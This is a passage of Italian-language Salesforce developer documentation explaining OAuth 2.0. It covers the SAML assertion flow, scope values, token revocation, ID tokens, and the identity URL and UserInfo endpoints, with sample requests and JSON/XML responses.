Il flusso di asserzioni SAML è una soluzione alternativa per le organizzazioni che attualmente utilizzano SAML per accedere a Salesforce e desiderano accedere all'API servizi Web allo stesso modo. Il flusso di asserzioni SAML può essere utilizzato solo all'interno di un'unica organizzazione. Non è necessario creare un'applicazione connessa per utilizzare questo flusso di asserzioni. I client possono utilizzare questo flusso per effettuare la federazione con l'API mediante un'asserzione SAML in modo quasi identico a quello utilizzato per la federazione con Salesforce nel caso di Single Sign-On su Web.

Di seguito sono riportate le istruzioni generali per l'utilizzo di questo flusso. Molte di queste fasi sono descritte più dettagliatamente di seguito.

1. Configurare SAML a pagina 228 per l'organizzazione. Utilizzare SAML versione 2.0.
2. Scambiare un'asserzione SAML con un token di accesso.
3. Salesforce invia la risposta.
4. Utilizzare un parser JSON per elaborare la risposta ed estrarre l'`access_token`.

Configurazione di SAML per OAuth

Per configurare l'organizzazione per l'utilizzo di SAML, seguire le istruzioni descritte nell'argomento Configurazione delle impostazioni di SAML per Single Sign-On. Dopo avere configurato SAML, è possibile utilizzare la stessa configurazione per la federazione Web e API.

Dopo che è stato configurato SAML per l'organizzazione, vengono forniti due URL:

- `URL di accesso Salesforce.com`: utilizzare questo URL quando si esegue il Single-Sign-On per il Web.
- `Endpoint token OAuth 2.0`: utilizzare questo URL quando si scambia un'asserzione SAML con un token di accesso da utilizzare con l'API.

Quando vengono generate le asserzioni SAML da utilizzare con l'endpoint del token, l'URL destinatario nell'asserzione può essere il valore di `Endpoint token OAuth 2.0` o di `URL di accesso Salesforce.com`.

Scambiare un'asserzione SAML con un token di accesso

Per scambiare un'asserzione SAML con un token di accesso, il client deve ottenere o generare una risposta SAML valida e inviarla tramite POST all'endpoint del token. Il modo in cui ottenere questa risposta viene stabilito dal client. Quando il client ottiene una risposta valida, invia i seguenti parametri:

- `grant_type`: il valore deve essere `assertion` per questo flusso.
- `assertion`: una risposta SAML codificata Base64, quindi codificata nell'URL, che verrebbe normalmente utilizzata per Single Sign-On su Web
- `assertion_type`: deve essere `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`, codificata nell'URL
- `format`: formato restituito previsto. Questo parametro è facoltativo. Il valore predefinito è `json`. I valori sono:
  - `urlencoded`
  - `json`
  - `xml`

Di seguito è riportato un esempio del corpo di un POST out of band effettuato a `https://login.salesforce.com/services/oauth2/token`:

```
grant_type=assertion&assertion_type=
urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&
assertion=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbW. . .
```

Il server di Salesforce invia una risposta

Dopo che la risposta SAML è stata verificata, Salesforce invia una risposta al client. I seguenti parametri si trovano nel corpo della risposta:

- `access_token`: ID sessione Salesforce che può essere utilizzato con l'API servizi Web.
- `token_type`: il valore è `Bearer` per tutte le risposte che includono un token di accesso.
- `id`: URL identità che può essere utilizzato sia per identificare l'utente sia per chiedere più informazioni sull'utente. Vedere URL identità a pagina 234.

Di seguito è illustrato un esempio di risposta da Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://na1.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd","token_type":"Bearer"}
```

Se in questa fase si verifica un errore, la risposta contiene un messaggio di errore composto dalle seguenti parti:

- `error`: il codice di errore
- `error_description`: la descrizione dell'errore con ulteriori informazioni.
  - `unsupported_response_type`: tipo di risposta non supportato
  - `invalid_request`: HTTPS richiesto
  - `invalid_request`: è necessario utilizzare HTTP POST
  - `invalid_assertion_type`: il tipo di asserzione specificato non è supportato
  - `invalid_grant`: codice di autorizzazione non valido (verificare che il client invii `assertion` e `assertion_type` codificati nell'URL)
  - `invalid_grant`: limitazione IP o orari di accesso non validi
  - `inactive_user`: utente inattivo

- `inactive_org`: organizzazione bloccata, chiusa o sospesa
  - `rate_limit_exceeded`: numero di accessi superato

- `error_uri`: link al Validatore asserzione SAML, che contiene ulteriori informazioni sull'errore. Questo viene restituito solo quando Salesforce è in grado di analizzare l'asserzione.

Di seguito è riportato un esempio di errore:

```
{"error_uri":"https://na1.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Valori del parametro di ambito

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:
- "Gestisci applicazioni connesse"

Il parametro `scope` (ambito) consente di definire più precisamente ciò a cui l'applicazione client può accedere in un'organizzazione Salesforce. I valori validi per `scope` sono:

Valore	Descrizione
`api`	Consente di accedere all'account dell'utente connesso in quel momento tramite API come API REST e API in blocco. Questo valore include anche `chatter_api`, che consente l'accesso alle risorse API REST Chatter.
`chatter_api`	Consente di accedere solo alle risorse API REST Chatter.
`custom_permissions`	Consente di accedere alle autorizzazioni personalizzate di un'organizzazione associate all'applicazione connessa e mostra se per l'utente corrente sono abilitate le singole autorizzazioni.
`full`	Consente di accedere a tutti i dati accessibili per l'utente connesso e comprende tutti gli altri ambiti. `full` non restituisce un token di aggiornamento. Per ottenere un token di aggiornamento è necessario richiedere esplicitamente l'ambito `refresh_token`.
`id`	Consente l'accesso al servizio URL identità. È possibile richiedere `profile`, `email`, `address` o `phone` singolarmente per ottenere lo stesso risultato che si ottiene con `id`; sono tutti sinonimi.
`openid`	Consente l'accesso all'ID univoco dell'utente connesso in quel momento per le Applicazioni connesse OpenID. L'ambito `openid` si può utilizzare nel flusso utente-agente OAuth 2.0 e nel flusso di autenticazione server Web OAuth 2.0 per ottenere un token ID firmato conforme alle specifiche OpenID Connect oltre al token di accesso.
`refresh_token`	Consente di restituire un token di aggiornamento se si ha diritto a riceverne uno. Questo permette all'applicazione di interagire con i dati dell'utente mentre questi è offline, ed è sinonimo della richiesta `offline_access`.

Valore	Descrizione
`visualforce`	Consente di accedere alle pagine Visualforce.
`web`	Consente di utilizzare `access_token` sul Web. È incluso anche `visualforce`, che consente di accedere alle pagine Visualforce.

Tutti i valori di ambito includono automaticamente `id`, quindi, indipendentemente dai valori passati per `scope`, si avrà sempre accesso agli URL identità.

Quando un utente approva le applicazioni, il valore dell'ambito viene archiviato con il token di aggiornamento.

Ad esempio, se un utente approva un'applicazione con un ambito `id`, il token di aggiornamento viene creato con `scope=id`. Quindi, se l'utente approva una seconda applicazione con un ambito diverso, ad esempio `api`, il token di aggiornamento viene creato con `scope=api`.

Sia le richieste token bearer JSON che le richieste token bearer SAML analizzano gli ambiti di tutti i token di aggiornamento precedenti e li combinano tra loro.

Nel precedente esempio, il risultato sarebbe un token di accesso con `scope=id%20api`.

Di seguito è riportato un esempio di richiesta in cui il parametro `scope` viene impostato con i valori `api`, `id` e `web`.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20web
```

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Ottenere e verificare un token ID

Revoca dei token OAuth

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

Quando gli utenti richiedono i propri dati dall'interno dell'applicazione esterna (la pagina del consumatore), vengono autenticati. È possibile revocare i token di accesso o il token di aggiornamento e tutti i token di accesso correlati, mediante la funzionalità di revoca. Gli sviluppatori possono utilizzare questa funzione quando configurano un pulsante Esci nell'applicazione.

Revoca dei token

Per revocare i token OAuth 2.0, utilizzare l'endpoint di revoca:

```
https://login.salesforce.com/services/oauth2/revoke
```

Creare una richiesta POST che includa i seguenti parametri utilizzando il formato `application/x-www-form-urlencoded` nel corpo-entità della richiesta HTTP. Ad esempio:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

Il token di accesso incluso viene invalidato e il token viene revocato. Se è incluso un token di aggiornamento, questo verrà revocato insieme a tutti i token di accesso associati.

Il server di autorizzazione indica che la richiesta viene elaborata correttamente restituendo il codice di stato HTTP 200. Per tutte le condizioni di errore, viene utilizzato il codice di stato 400 insieme a una delle seguenti risposte di errore.

- `unsupported_token_type`: tipo di token non supportato
- `invalid_token`: il token non è risultato valido

Per un Sandbox, utilizzare `test.salesforce.com` anziché `login.salesforce.com`.

Supporto di GET

Sono supportate anche le richieste GET con il parametro di stringa di query `token` e il token corrente. Se è incluso un token di accesso, viene invalidato e il token viene revocato. Se è incluso un token di aggiornamento, questo verrà revocato insieme a tutti i token di accesso associati. Ad esempio:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

Il server di autorizzazione indica che la richiesta viene elaborata correttamente restituendo il codice di stato HTTP 200. Per tutte le condizioni di errore viene utilizzato il codice di stato 400.

Supporto JSONP

L'endpoint di revoca accetta anche le richieste GET con un parametro di richiamata aggiuntivo e restituisce la risposta con il tipo di contenuto `application/javascript`. Ad esempio:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

Se la richiesta ha esito positivo, viene inviata una richiamata alla funzione JavaScript impostata nel parametro di richiamata del GET:

```
myCallback({});
```

Se la risposta non ha esito positivo, viene inviata una richiamata con un codice di errore:

```
myCallback({"error":"invalid_token"});
```

VEDERE ANCHE:

Utilizzo del token di accesso

Utilizzo del token di accesso

Dopo che un consumatore che utilizza OAuth 2.0 ha ottenuto un token di accesso, il metodo di utilizzo del token dipende dall'API utilizzata.

- Per l'API REST, utilizzare un'intestazione dell'autorizzazione HTTP con il formato seguente `Authorization: Access_Token Bearer`.
- Nel caso dell'API SOAP, il token di accesso viene posto nell'intestazione di autenticazione SOAP SessionHeader.
- Per l'URL identità, utilizzare un'intestazione di autorizzazione HTTP (così come con l'API REST) o un parametro HTTP `oauth_token`.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Ottenere e verificare un token ID

Salesforce può rispondere a una richiesta OAuth con un token ID, conforme alle specifiche OpenID Connect. Il flusso utente-agente OAuth 2.0 e il flusso di autenticazione server Web OAuth 2.0 possono entrambi richiedere un token ID firmato se il parametro di ambito della richiesta contiene `openid`. Il token restituito è un token Web JSON (JWT).

- Il flusso di autenticazione utente-agente deve includere il parametro `response_type` con il valore `token id_token`, l'ambito `openid` e il parametro `nonce`.
- Il flusso di autenticazione server Web deve includere il parametro `response_type` con il valore `code` e l'ambito `openid`. Per il flusso di autenticazione server Web, il parametro `nonce` è facoltativo.

Di seguito è riportato un esempio di richiesta di token ID con l'utilizzo del flusso di autenticazione utente-agente.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Utilizzare le chiavi pubbliche pubblicate per verificare che la firma nella risposta sia una firma Salesforce valida.

1. Accedere a *`https://login.salesforce.com/id/keys`*.

   La risposta contiene informazioni in formato JSON sulle chiavi pubbliche utilizzate per le firme.

2. Per convalidare la firma, utilizzare la chiave con il valore `kid` corretto, che specifica la versione.

VEDERE ANCHE:

Flusso utente-agente OAuth 2.0

Flusso di autenticazione server Web OAuth 2.0

URL identità

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Oltre al token di accesso, nell'ambito di una risposta del token viene anche restituito un URL identità nel parametro di ambito `id`.

L'URL identità è, ad un tempo, una stringa che identifica un utente in modo univoco e un API RESTful che può essere utilizzato per richiedere (mediante un token di accesso valido) ulteriori informazioni in merito all'utente. Salesforce restituisce informazioni di personalizzazione di base sull'utente, oltre a importanti endpoint con cui il client può comunicare, quali fotografie per l'utente, ed endpoint dell'API a cui può accedere.

L'accesso del client all'URL identità per un utente in un'organizzazione non fornisce l'accesso all'URL identità per un altro utente della stessa organizzazione a meno che il token associato non soddisfi tutte le condizioni seguenti.

- La richiesta OAuth per il token di accesso includeva l'ambito `full` o `api`.
- Il token di accesso è per un utente che dispone dell'autorizzazione "API abilitata".
- Il token di accesso è per un utente che ha accesso all'altro utente in base alle regole di Condivisione utenti dell'organizzazione.
- Il token di accesso è per un utente interno, in altre parole il valore `user_type` nella risposta è `STANDARD`.

In caso contrario, viene richiesto il token di accesso di ciascun utente per visualizzare l'URL identità.

Il formato dell'URL è: `https://login.salesforce.com/id/`*`orgID`*`/`*`userID`*, in cui *`orgId`* è l'ID dell'organizzazione Salesforce a cui l'utente appartiene e *`userID`* l'ID dell'utente Salesforce.

Nota: Per i Sandbox, `login.salesforce.com` viene sostituito da `test.salesforce.com`.

L'URL deve sempre essere HTTPS.

Parametri di URL identità

I seguenti parametri possono essere utilizzati con il token di accesso e l'URL identità. Il token di accesso si può utilizzare nell'intestazione di una richiesta di autorizzazione oppure in una richiesta con il parametro `oauth_token`.

Parametro	Descrizione
Token di accesso	Vedere Utilizzo del token di accesso a pagina 233.
Formato	Questo parametro è facoltativo. Specificare il formato dell'output restituito. I valori validi sono: • `json` • `xml` Invece di utilizzare il parametro `format`, il client può anche specificare il formato restituito nell'intestazione di un'accettazione-richiesta in uno dei seguenti modi:

Parametro	Descrizione
	• `Accept: application/json` • `Accept: application/xml` • `Accept: application/x-www-form-urlencoded` Tenere presente quanto segue: • Le intestazioni di accettazione contenenti caratteri jolly sono consentite. `*/*` viene accettato e restituisce JSON. • Vengono accettati anche gli elenchi di valori, che vengono letti da sinistra a destra. Ad esempio: `application/xml,application/json,application/html,*/*` restituisce XML. • Il parametro `format` ha la precedenza sull'intestazione dell'accettazione della richiesta.
Versione	Questo parametro è facoltativo. Specificare un numero di versione API SOAP oppure la stringa letterale `latest`. Se questo valore non viene specificato, l'URL API restituito conterrà il valore letterale `{version}` invece del numero di versione, in modo che il client possa effettuare la sostituzione della stringa. Se il valore viene specificato come `latest` viene utilizzata la versione API più recente.
PrettyPrint	Questo parametro è facoltativo e viene accettato solo in un'intestazione, non come parametro URL. Specificare l'output a cui applicare questa formattazione ottimizzata. Ad esempio, in un'intestazione, utilizzare quanto segue: `X-PrettyPrint:1`. Se questo valore non viene specificato, gli XML o JSON restituiti vengono ottimizzati in base alle dimensioni invece che per la leggibilità.
Callback	Questo parametro è facoltativo. Specificare un nome funzione JavaScript valido. Questo parametro viene utilizzato solo quando il formato è specificato come JSON. L'output è racchiuso in questo nome funzione (JSONP.) Ad esempio, se una richiesta a `https://server/id/orgid/userid/` restituisce `{"foo":"bar"}`, una richiesta a `https://server/id/orgid/userid/?callback=baz` restituisce `baz({"foo":"bar"});`.

Risposta URL identità

Una richiesta valida restituisce le seguenti informazioni in formato JSON:

- `id`: l'URL identità (lo stesso URL cui è stata inviata la query)
- `asserted_user`: valore booleano, che indica se il token di accesso specificato utilizzato era stato emesso per questa identità
- `user_id`: l'ID utente Salesforce
- `username`: il nome utente Salesforce
- `organization_id`: l'ID dell'organizzazione Salesforce
- `nick_name`: il nickname comunità dell'utente oggetto della query
- `display_name`: il nome di visualizzazione (nome intero) dell'utente oggetto della query
- `email`: l'indirizzo email dell'utente oggetto della query
- `email_verified`: indica se l'organizzazione ha abilitato la verifica tramite email (`true`) o no (`false`).
- `first_name`: il nome dell'utente

- `last_name`: il cognome dell'utente
- `timezone`: il fuso orario nelle impostazioni dell'utente
- `photos`: una mappa di URL relativi alle foto del profilo dell'utente

  Nota: l'accesso a questi URL richiede la trasmissione di un token di accesso. Vedere Utilizzo del token di accesso a pagina 233.

  - `picture`
  - `thumbnail`
- `addr_street`: la via specificata nell'indirizzo delle impostazioni dell'utente
- `addr_city`: la città specificata nell'indirizzo delle impostazioni dell'utente
- `addr_state`: la provincia specificata nell'indirizzo delle impostazioni dell'utente
- `addr_country`: il paese specificato nell'indirizzo delle impostazioni dell'utente
- `addr_zip`: il codice postale specificato nell'indirizzo delle impostazioni dell'utente
- `mobile_phone`: il numero di cellulare presente nelle impostazioni dell'utente
- `mobile_phone_verified`: l'utente ha confermato che si tratta di un numero di cellulare valido. Vedere la descrizione del campo Utente Mobile.
- `status`: lo stato Chatter corrente dell'utente
  - `created_date`: valore `datetime xsd` della data di creazione dell'ultimo post dell'utente, ad esempio, 2010-05-08T05:17:51.000Z
  - `body`: il corpo del post
- `urls`: una mappa contenente diversi endpoint API che possono essere utilizzati con l'utente specificato

  Nota: l'accesso agli endpoint REST richiede la trasmissione di un token di accesso. Vedere Utilizzo del token di accesso a pagina 233.

  - `enterprise` (SOAP)
  - `metadata` (SOAP)
  - `partner` (SOAP)
  - `rest` (REST)
  - `sobjects` (REST)
  - `search` (REST)
  - `query` (REST)
  - `recent` (REST)
  - `profile`
  - `feeds` (Chatter)
  - `feed-items` (Chatter)
  - `groups` (Chatter)
  - `users` (Chatter)
  - `custom_domain`: questo valore viene omesso se l'organizzazione non dispone di un dominio personalizzato configurato e propagato
- `active`: valore booleano che specifica se l'utente oggetto della query è attivo
- `user_type`: tipo dell'utente oggetto della query
- `language`: la lingua dell'utente oggetto della query

- `locale`: le impostazioni internazionali dell'utente oggetto della query
- `utcOffset`: la differenza rispetto al fuso UTC del fuso orario dell'utente oggetto della query, in millisecondi
- `last_modified_date`: formato `datetime xsd` dell'ultima modifica apportata dall'utente, ad esempio, 2010-06-28T20:54:09.000Z
- `is_app_installed`: il valore è `true` quando l'applicazione connessa è installata nell'organizzazione dell'utente corrente e il token di accesso per l'utente è stato creato mediante un flusso OAuth. Se l'applicazione connessa non è installata, la proprietà non esiste (anziché essere `false`). Quando si analizza la risposta, verificare sia l'esistenza che il valore di questa proprietà.
- `mobile_policy`: valori specific per la gestione delle applicazioni connesse mobili. Questi valori sono disponibili solo quando l'applicazione connessa è installata nell'organizzazione dell'utente corrente e l'applicazione ha un valore di timeout della sessione definito e un valore di lunghezza del PIN.
  - `screen_lock`: tempo di inattività prima che lo schermo venga bloccato
  - `pin_length`: lunghezza del codice di identificazione richiesto per avere accesso all'applicazione mobile
- `push_service_type`: questa risposta è impostata su `apple` se l'applicazione connessa è registrata con il servizio di notifica push Apple (APNS) per le notifiche push iOS o su `androidGcm` se è registrata con Google Cloud Messaging (GCM) per le notifiche push Android. Il tipo di valore della risposta è una matrice.
- `custom_permissions`: quando una richiesta include il parametro di ambito `custom_permissions`, la risposta include una mappa contenente le autorizzazioni personalizzate in un'organizzazione associata con l'applicazione connessa. Se l'applicazione connessa non è installata nell'organizzazione, oppure non ha alcuna autorizzazione personalizzata associata, la risposta non contiene una mappa `custom_permissions`. Di seguito è riportata una richiesta di esempio.

  ```
  http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
  id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
  /useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
  ```

  Di seguito è riportato il blocco JSON nella risposta URL identità.

  ```
  "custom_permissions":
    {
      "Email.View":true,
      "Email.Create":false,
      "Email.Delete":false
    }
  ```

Di seguito è riportato un esempio di risposta in formato XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<id>http://na1.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
   <created_date xsi:nil="true"/>
   <body xsi:nil="true"/>
</status>
<photos>
   <picture>http://na1.salesforce.com/profilephoto/005/F</picture>
   <thumbnail>http://na1.salesforce.com/profilephoto/005/T</thumbnail>
```

```
</photos>
<urls>
   <enterprise>http://na1.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk
   </enterprise>
   <metadata>http://na1.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk
   </metadata>
   <partner>http://na1.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk
   </partner>
   <rest>http://na1.salesforce.com/services/data/v{version}/
   </rest>
   <sobjects>http://na1.salesforce.com/services/data/v{version}/sobjects/
   </sobjects>
   <search>http://na1.salesforce.com/services/data/v{version}/search/
   </search>
   <query>http://na1.salesforce.com/services/data/v{version}/query/
   </query>
   <profile>http://na1.salesforce.com/005x0000001S2b9
   </profile>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>
```


Di seguito è riportato un esempio di risposta in formato JSON:


```
{"id":"http://na1.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user":true,
"user_id":"005x0000001S2b9",
"organization_id":"00Dx0000001T0zk",
"nick_name":"admin1.2777578168398293E12foofoofoofoo",
"display_name":"Alan Van",
"email":"admin@2060747062579699.com",
"status":{"created_date":null,"body":null},
"photos":{"picture":"http://na1.salesforce.com/profilephoto/005/F",
   "thumbnail":"http://na1.salesforce.com/profilephoto/005/T"},
"urls":
   {"enterprise":"http://na1.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",
   "metadata":"http://na1.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",
   "partner":"http://na1.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",
   "rest":"http://na1.salesforce.com/services/data/v{version}/",
   "sobjects":"http://na1.salesforce.com/services/data/v{version}/sobjects/",
   "search":"http://na1.salesforce.com/services/data/v{version}/search/",
   "query":"http://na1.salesforce.com/services/data/v{version}/query/",
   "profile":"http://na1.salesforce.com/005x0000001S2b9"},
"active":true,
"user_type":"STANDARD",
"language":"en_US",
"locale":"en_US",
"utcOffset":-28800000,
"last_modified_date":"2010-06-28T20:54:09.000+0000"}
```

Quando viene eseguita una richiesta non valida, Salesforce può inviare le seguenti risposte:

Codice errore	Problema richiesta
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Token di accesso mancante
403 (forbidden) — Bad_OAuth_Token	Token di accesso non valido
403 (forbidden) — Wrong_Org	Utenti in un'organizzazione diversa
404 (not found) — Bad_Id	ID organizzazione utente non valido o errato
404 (not found) — Inactive	Utente disattivato o organizzazione inattiva
404 (not found) — No_Access	L'utente non dispone dell'accesso corretto all'organizzazione o alle informazioni
404 (not found) — No_Site_Endpoint	Richiesta a un endpoint non valido di un sito
404 (not found) — Internal Error	Nessuna risposta dal server
406 (not acceptable) — Invalid_Version	Versione non valida
406 (not acceptable) — Invalid_Callback	Richiamata non valida

VEDERE ANCHE:

Utilizzo del token di accesso

Endpoint UserInfo

L'endpoint UserInfo è una API RESTful che si può utilizzare per chiedere (con un token di accesso valido) informazioni sull'utente associato al token di accesso nel formato OpenID Connect standard. Salesforce restituisce informazioni di personalizzazione di base sull'utente, oltre a importanti endpoint con cui il client può comunicare, quali fotografie per l'utente, ed endpoint dell'API a cui può accedere. Questo endpoint consente di accedere a informazioni che riguardano solo l'utente corrente, e non gli altri utenti della medesima organizzazione.

Il formato dell'URL è:
`https://login.salesforce.com/services/oauth2/userinfo`.

 Nota: Per i Sandbox, `login.salesforce.com` viene sostituito da `test.salesforce.com`.

L'URL deve sempre essere HTTPS.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Parametri dell'endpoint UserInfo

Con il token di accesso e l'endpoint UserInfo si possono utilizzare i seguenti parametri. Il token di accesso si può utilizzare nell'intestazione di una richiesta di autorizzazione oppure in una richiesta con il parametro `oauth_token`.

<table>
<tr><th>Parametro</th><th>Descrizione</th></tr>
<tr><td>Token di accesso</td><td>Vedere Utilizzo del token di accesso a pagina 233.</td></tr>
<tr><td>Formato</td><td>Questo parametro è facoltativo. Specificare il formato dell'output restituito. I valori validi sono:
• <code>json</code>
• <code>xml</code>
Invece di utilizzare il parametro <code>format</code>, il client può anche specificare il formato restituito nell'intestazione di un'accettazione-richiesta in uno dei seguenti modi:
• <code>Accept: application/json</code>
• <code>Accept: application/xml</code>
• <code>Accept: application/x-www-form-urlencoded</code>
Tenere presente quanto segue:
• Le intestazioni di accettazione contenenti caratteri jolly sono consentite. <code>*/*</code> viene accettato e restituisce JSON.
• Vengono accettati anche gli elenchi di valori, che vengono letti da sinistra a destra. Ad esempio: <code>application/xml,application/json,application/html,*/*</code> restituisce XML.
• Il parametro <code>format</code> ha la precedenza sull'intestazione dell'accettazione della richiesta.</td></tr>
<tr><td>Versione</td><td>Questo parametro è facoltativo. Specificare un numero di versione API SOAP oppure la stringa letterale <code>latest</code>. Se questo valore non viene specificato, l'URL API restituito conterrà il valore letterale <code>{version}</code> invece del numero di versione, in modo che il client possa effettuare la sostituzione della stringa. Se il valore viene specificato come <code>latest</code> viene utilizzata la versione API più recente.</td></tr>
<tr><td>PrettyPrint</td><td>Questo parametro è facoltativo e viene accettato solo in un'intestazione, non come parametro URL. Specificare l'output a cui applicare questa formattazione ottimizzata. Ad esempio, in un'intestazione, utilizzare quanto segue: <code>X-PrettyPrint:1</code>. Se questo valore non viene specificato, gli XML o JSON restituiti vengono ottimizzati in base alle dimensioni invece che per la leggibilità.</td></tr>
<tr><td>Callback</td><td>Questo parametro è facoltativo. Specificare un nome funzione JavaScript valido. Questo parametro viene utilizzato solo quando il formato è specificato come JSON. L'output è racchiuso in questo nome funzione (JSONP.) Ad esempio, se una richiesta a <code>https://server/id/orgid/userid/</code> restituisce <code>{"foo":"bar"}</code>, una richiesta a <code>https://server/id/orgid/userid/?callback=baz</code> restituisce <code>baz({"foo":"bar"});</code>.</td></tr>
</table>

Risposta all'endpoint UserInfo

Dopo l'invio di una richiesta valida, Salesforce restituisce le informazioni in formato JSON, per impostazione predefinita, o nel formato specificato nel parametro Format.

La risposta contiene i valori elencati nell'OpenID Connect Basic Client Profile, l'ID utente Salesforce, l'ID organizzazione e gli URL correlati del profilo, del feed, ecc.

Di seguito è riportato un esempio di risposta in formato JSON:


```
{"sub":"http://login.salesforce.com/id/00Dx000.../005x000...",
"user_id":"005x000...","organization_id":"00Dx000...",
"preferred_username":"user1@1135222488950007.com",
"nickname":"user1.3860098879512678E12",
"name":"na1 LastName",
"email":"user1@1135222488950007.com",
"email_verified":true,"given_name":"na1","family_name":"LastName",
"zoneinfo":"America/Los_Angeles",
"photos":{"picture":"http://na1.salesforce.com/profilephoto/005/F","thumbnail":"http://na1.salesforce.com/profilephoto/005/T"},
"profile":"http://na1.salesforce.com/005x000...",
"picture":"http://na1.salesforce.com/profilephoto/005/F",
"address":{"country":"us"},
"urls":{"enterprise":"http://na1.salesforce.com/services/Soap/c/{version}/00Dx00...",
"
"partner":"http://na1.salesforce.com/services/Soap/u/{version}/00Dx00...",
"rest":"http://na1.salesforce.com/services/data/v{version}/",
"sobjects":"http://na1.salesforce.com/services/data/v{version}/sobjects/",
"search":"http://na1.salesforce.com/services/data/v{version}/search/",
"query":"http://na1.salesforce.com/services/data/v{version}/query/",
"recent":"http://na1.salesforce.com/services/data/v{version}/recent/",
"profile":"http://na1.salesforce.com/005x000...",
"feeds":"http://na1.salesforce.com/services/data/v{version}/chatter/feeds",
"groups":"http://na1.salesforce.com/services/data/v{version}/chatter/groups",
"users":"http://na1.salesforce.com/services/data/v{version}/chatter/users",
"feed_items":"http://na1.salesforce.com/services/data/v{version}/chatter/feed-items"},
"active":true,"user_type":"STANDARD","language":"en_US","locale":"en_US","utcOffset":-28800000,"updated_at":"2013-12-02T18:46:42.000+0000"}
```


Di seguito è riportato un esempio di risposta in formato XML:


```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>http://na1.salesforce.com/profilephoto/005/F</picture>
<thumbnail>http://na1.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>http://na1.salesforce.com/005x000...</profile>
<picture>http://na1.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
<enterprise>http://na1.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
<metadata>http://na1.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
```

```
<partner>http://na1.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
